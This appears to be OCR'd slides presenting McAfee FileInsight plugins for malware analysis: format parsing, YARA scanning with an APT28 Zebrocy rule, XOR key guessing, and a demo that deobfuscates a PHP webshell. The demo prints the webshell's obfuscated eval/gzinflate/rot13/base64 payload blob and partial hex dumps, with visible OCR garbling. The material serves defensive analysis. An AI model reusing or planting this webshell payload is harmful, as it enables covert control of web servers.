
“Parse file structure” plugin

- Attributes will be shown and bookmarked
- File parser Python modules are generated with Kaitai Struct (<https://kaitai.io/>)
- Supported file formats
 - Gzip, RAR, ZIP, ELF, Mach-O
 - PE, MBR partition table
 - BMP, GIF, JPEG, PNG
 - Windows shortcut



Search operations category

- Searching, replacing, and extracting with Python regular expression
 - Bookmarking search hits
- Searching XORed and bit-rotated data
 - Search keyword can be specified with text or hex
- Scanning with YARA rule
 - Bookmarking matched strings




The image shows a debugger interface with two windows. The top window is titled 'zebrocy.yar' and contains a YARA rule named 'apt28_zebrocy' with multiple string definitions. The bottom window is titled 'FancyBearZekapab.bin' and shows a memory dump in hex and ASCII format. Colored highlights in green and red are applied to specific memory cells, likely indicating matched strings from the YARA rule.

```
zebrocy.yar x
rule apt28_zebrocy {
  strings:
    $s1 = "2C20467265653A20" fullword // ", Free: "
    $s2 = "2C20546F74616C3A20" fullword // ", Total:"
    $s3 = "2E646F6378" fullword // ".docx"
    $s4 = "3F69645F6E616D653D" fullword // "?id_name="
    $s5 = "43657274696669636174655265766F636174696F6E" fullw
    $s6 = "456E7465722070617373776F726420746F206F70656E20666
    $s7 = "4D6963726F736F667420576F7264" fullword // "Micros
    $s8 = "50617373776F7264" fullword // "Password"
    $s9 = "6174746163683D" fullword // "attach="
```


Address	Hex	ASCII
0009FC08	FF FF FF FF 1C 00 00 00	37 37 36 39 36 45 37 37
0009FC10	36 46 37 32 36 34 32 45	36 35 37 38 36 35 32 30
0009FC23	32 46 36 45 00 00 00 00	FF FF FF FF 1C 00 00 00
0009FC30	34 44 36 39 36 33 37 32	36 46 37 33 36 46 36 36
0009FC40	37 34 32 30 35 37 36 46	37 32 36 34 00 00 00 00
0009FC50	FF FF FF FF 10 00 00 00	35 30 36 31 37 33 37 33
0009FC60	37 37 36 46 37 32 36 34	00 00 00 00 FF FF FF FF
0009FC70	36 00 00 00 34 35 36 45	776F7264
0009FC80	37 30 36 31 37 33 37 33	37 34 36 35 37 32 32 30
0009FC90	37 30 36 31 37 33 37 33	6 456E746
0009FCA0	32 30 37 34 36 46 32 30	70617373776
0009FCB0	36 46 37 30 36 35 36 45	20746F206F7
	32 30 36 36 36 39 36 43	2066696C65
	08 00 00 00 32 45 32 45	2E2E2E5

Visualization operations category


- Bitmap view
- Byte histogram
- Entropy graph



Bitmap view




Byte histogram



Entropy graph

XOR operations category

- Guessing multibyte XOR keys based on revealed keys that are XORed with 0x00
- Rolling XOR (incrementing / decrementing XOR key)
- Null-preserving XOR
- XOR with next byte
- Visual encrypt / decrypt
(used by Zeus malware)



The screenshot shows a software interface with a title bar 'Output'. The main content area displays the following text:
Top ten XOR keys guessed from the whole file are as follows.
Please select the whole file and use these XOR keys in the Decode tab to decode the file.
XOR key: 0xe3e2e1e0dfdedddcldb9d8d7d6d5d4d3d2d1d0cfcecdcccbcac9c8c7c6c5c4c3c2c1c0bfbebdbcbba
256 bytes pattern occurrence count: 33
Win32 DLL found at offset 0x2233 size 33280 bytes.
OLE2 Compound Document header found at offset 0x1823b.
Added bookmarks to the search hits.

Demo

Demo 1

- Deobfuscation of PHP webshell
- Plugins used in this demo
 - Encoding -> Custom base64 decode
 - Encoding -> ROT13
 - Compression -> Raw inflate
 - Basic -> Copy to new file
 - Misc -> Send to (CLI)
 - Misc -> Send to (GUI)

FileInsight - fb0e2a9a9c6a9a5bd081a7e281f075e8f2225d3f51dae46454b3698133cc056.php

File **Home** **Edit** **Search** **Plugins** **Windows** **Help**

New Open Close Save **View as Text** **8x16** **Text**

Enter a URL here **Get**

Use Internet Explorer Proxy

Enter your proxy as [Server:Port] here

Navigation

Supported for HTML, OLE2, PE and Flash.

fb0e2a9a9c6a9a5bd081a7e281f07... x

```
<?php eval(gzinflate(str_rot13(base64_decode('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.theixrOnvnuvcWm8t/DR11ev21V94Fveea66i0fdaienpt+r4VY/+v8T.00WwLrM5RY/0rht.mCfVlV1cSRv14+zVt=
```

Navigation **Structures** **Decode**

Values

Byte	0
WORD	0
DWORD	0
ASCII	
Unicode	

Output

Values **Bookmarks** **Calculator** **Output** **Scripting**

Press F1 for help

FileInsight - fb0e2a9a9c6a9a5bd081a7e281f075e8f2225d3f51dae46454b3698133cc056.php

4:32 PM 8/7/2021

Method 1:
Using three plugins (Custom base64 decode, ROT13, Raw inflate)

FileInsight - fb0e2a9a9c6a9a5bd081a7e281f075e8f2225d3f51dae46454b3698133cc056.php

File Home Edit Search Plugins Windows Help

Operations Plugins

Navigation

fb0e2a9a9c6a9a5bd081a7e281f075e8f2225d3f51dae46454b3698133cc056.php

Supported for HTML, OLE2, PE and Flash.

```
<?php eval(gzinflate(str_rot13(base64_decode('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
```

If you do not modify this table, the plugin works as normal BASE64 decode

Custom base64 decode

Enter base64 table: ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/

OK

Navigation Structures Decode

Values

Byte 0

WORD 0

DWORD 0

ASCII

Unicode

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Ln 58 Col 138 Len 11777 INS

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File McAfee

New tab is created for the output of the plugin

Modified region is bookmarked.

You can easily jump and select this region by clicking the bookmark.

FileInsight - Output of Custom base64 decode*

File Home Edit Search Plugins Windows Help

Operations

Basic
Compression
Crypto
Plugin
Encoding
Decode
Encode
Binary data to hex text
Binary data to decimal text
Binary data to octal text
Binary data to binary text
Custom base16 encode
Custom base32 encode
Custom base58 encode
Custom base64 encode
Custom base85 encode
ROT13
To quoted printable
Unicode escape
URL encode

Navigation
Support

Output of Custom base64 decode*

70 68 70 20 65 76 61 6C 28 67 7A 69 6E 66
74 65 28 73 74 72 5F 72 6F 74 31 33 28 62
65 36 34 5F 64 65 63 6F 64 65 28 27 E5 7D
9A D8 D6 F7 DF CF A9 3A DF C1 D3 CF 47 68
56 00 DB 59 9C 33 C9 7B BC 81 A0 D2 2D 08
A7 45 DC 4D 90 8B 8C 80 88 A7 CE 6A 7F D7
A2 AD 9D 78 A7 26 F3 A4 AA 2B 0A FB B2 F6
68 DD 1B B1 D7 EB D5 FA FD DA 8E 49 EB C4
CF 88 E7 FF FC FB DF DC FB C6 B3 7F B8 64
CF 7E 6B Rotate alphabet characters in selected region by the
FF FB F9 specified amount (default: 13)
A5 6E D2 6B DB 20 A0 D3 0F 99 7A C0 54 D4
07 C2 62 4A C3 D9 EC EE FD F0 49 9C 5D FD
52 03 70 72 E5 D0 E2 8A EB 0D 1A A2 70 FB 7E DC
30 49 0B DB 62 FC 1E A2 B1 D1 00 4A A8 5D AC DF
DB 01 6E D9 D0 F6 5F 61 E8 BE 5F 00 99 D7 E8 E2
FB 60 72 D9 D7 FB 05 EC 1B 3E 62 FC E7 87 D8 36
D3 B5 9B E4 30 BE D8 A1 07 EF 27 B7 FD 01 0C 63
58 D3 4A FF FC EF DF FF 73 FB B1 FD 51 2B 1E 11
E1 A9 ED 68 71 AF DF C2 8C CE 2A 41 8C 3C D4 03
FB D9 7E 56 D7 C5 FF EF 3B FD BE 00 7C 2A 17 7A
7B C9 77 0D 83 5C EA 24 0C 26 B7 B3 4E AD 46 A0
BB FE B3 2B 60 FE 77 AD 87 37 C4 CD BF 16 E8 CA
58 66 15 5C FD D8 B8 C2 79 BA FA F1 77 A8 C7 AE
DF E8 22 99 E8 6E C3 56 92 E8 97 4A AF 2A 3E 01
C7 AA A5 FC 1E B2 6A 0D D1 5E 62 79 51 51 B9 82
DF C3 06 5C 72 81 38 13 73 81 CB 15 9D 4A 98 EA
07 32 2F 52 7C 60 D4 83 16 2F 5E 60 0E B9 F7 CF
2A DC 30 83 D9 62 D7 A6 BF 0A 7A 84 19 04 99 6B

Script is running, please wait...

Bookmark

Output

Values Bookmarks Calculator Output Scripting

Press F1 for help

Offset 2Eh (46) Length 2256h (8790) OVR

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McAfee

FileInsight - Output of Custom base64 decode*

File Edit Search Plugins Windows Help

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

fb0e2a9a9c6a9a5bd081a7e281f07... x Output of Custom base64 decode*

00000000 3C 3F 70 68 70 20 65 76 61 6C 28 67 7A 69 6E 66 <?php eval(gzinf
00000010 6C 61 74 65 28 73 74 72 5F 72 6F 74 31 33 28 62 late(str_rot13(b
0000002E 61 73 65 36 34 5F 64 65 63 6F 64 65 28 27 E5 7D ase64_decode('!
00000030 7B 93 9A D8 D6 F7 DF CF A9 3A DF C1 D3 CF 47 68 {
00000040 45 99 56 00 DB 59 9C 33 C9 7B BC 81 A0 D2 2D 08 E V Y 3 : Gh
00000050 08 33 A7 45 DC 4D 90 8B 8C 80 88 A7 CE 6A 7F D7 3 E M j
00000060 DE 80 A2 AD 9D 78 A7 26 F3 A4 AA 2B 0A FB B2 F6 x & +
00000070 4D BF 68 DD 1B B1 D7 EB D5 FA FD DA 8E 49 EB C4 M h I
00000080 0D 17 CF 88 E7 FF FC FB DF DC FB C6 B3 7F B8 64 y d
00000090 79 27 CF 7E 6B 2F 0E 51 91 BD E5 7F BB 36 F4 A5 ' k / Q 6
000000A0 EE 5D FF FB F9 F3 FF F9 CF DF FF F6 C3 C6 8D DD]
000000B0 C4 5C A5 6E D2 6B DB 20 A0 D3 0F 99 7A C0 54 D4 \ n k z T
000000C0 4E 90 07 C2 62 4A C3 D9 EC EE FD F0 49 9C 5D FD N bJ I]
000000D0 1B DD 69 C3 E5 D1 7A 6E 30 95 06 E2 EC BD 24 B0 i zn0 \$
000000E0 52 03 70 72 E5 D0 E2 8A EB 0D 1A A2 70 FB 7E DC R pr p
000000F0 30 49 0B DB 62 FC 1E A2 B1 D1 00 4A A8 5D AC DF O I b J]
